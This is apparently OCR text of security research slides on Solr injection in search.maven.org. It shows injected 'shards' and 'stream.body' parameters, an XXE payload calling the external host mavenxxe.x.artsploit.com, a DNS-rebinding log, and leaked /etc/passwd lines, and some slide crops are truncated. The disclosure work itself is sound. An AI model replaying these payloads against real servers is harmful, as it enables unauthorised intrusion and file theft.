
Search

xxx

Advanced Options | Classic Search

From the community for the community

Example: search.maven.org


Request

Raw | Params | Headers | Hex


```
GET
/solrsearch/select?q=xxx&start=0
&rows=20 HTTP/1.1
Host: search.maven.org
```

Response

Raw | Headers | Hex

```
Content-Length: 1131

{"responseHeader":{"status":0,"QTime":1,"para
ms":{"q":"xxx","core":"","defType":"dismax","
indent":"off","qf":"text^20 g^5
a^10","spellcheck":"true","fl":"id,g,a,latest
Version,p,ec,repositoryId,text,timestamp,vers
```

Example: search.maven.org




search.maven.org/solrsearch/select?q=xxx&rows=20%20&wt=xml&fl=id&h

HTTP Status 500 – Internal Server Error


Type Exception Report

Message Exception [IllegalArgumentException - "Illegal character in query at index 277: http://127.0.0.1:8080/central-solr/ga/select?q=xxx&defType=dismax&hl=true&indent=off&
qf=text%5E20+g%5E5+a%5E10&spellcheck=true&
fl=id,g,a,latestVersion,p,ec,repositoryId,text,timestamp,versionCount&hl.fl=text&spellcheck.
sort=score+desc,timestamp+desc,g+asc,a+asc&rows=20 &wt=xml&version=2.2"] thrown
method [protected com.google.sitebricks.headless.Reply
com.sonatype.central.service.SolrSearchService.get(javax.servlet.http.HttpServletRequest)]

Example: search.maven.org




```
GET
/solrsearch/select?q=xxx&shards=localhost:8080/
central-solr/ga&qt=/update&stream.body=%253c%252
1DOCTYPE%2520a%2520SYSTEM%2520%2522http%253a//m
avenxxe.x.artsploit.com/xxx%2522%253e%253ca%253
e%253c/a%253e HTTP/1.1
Host: search.maven.org
```



```
[10:37:41] 3.90.136.40: request of type 'AAAA' for mavenxx
e.x.artsploit.com not supported
[10:37:41] 54.224.204.13: cooking the response of type 'A'
 for mavenxxe.x.artsploit.com to 127.0.0.1

  0 bash
```

Example: search.maven.org



Request

Raw | Params

```
GET
/solrsearch/se
central-solr/g
1DOCTYPE%2520a
avenxxe.x.arts
e%253c/a%253e
Host: search.m
```

Target: http://search.maven.org

Response

Raw | Headers | Hex | HTML | Render

```
1px; background-color: #525D76; border:
none;}</style></head><body><h1>HTTP Status 400
- Bad Request</h1><hr class="line"
/><p><b>Type</b> Status
Report</p><p><b>Message</b> Document
[root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
```

```
pe 'AAAA' for mavenxx
response of type 'A'
0.0.1
  0 bash
```

VERACODE

You change the world, we'll secure it.

Thank you!

Full whitepaper at:

https://github.com/veracode-research/solr-injection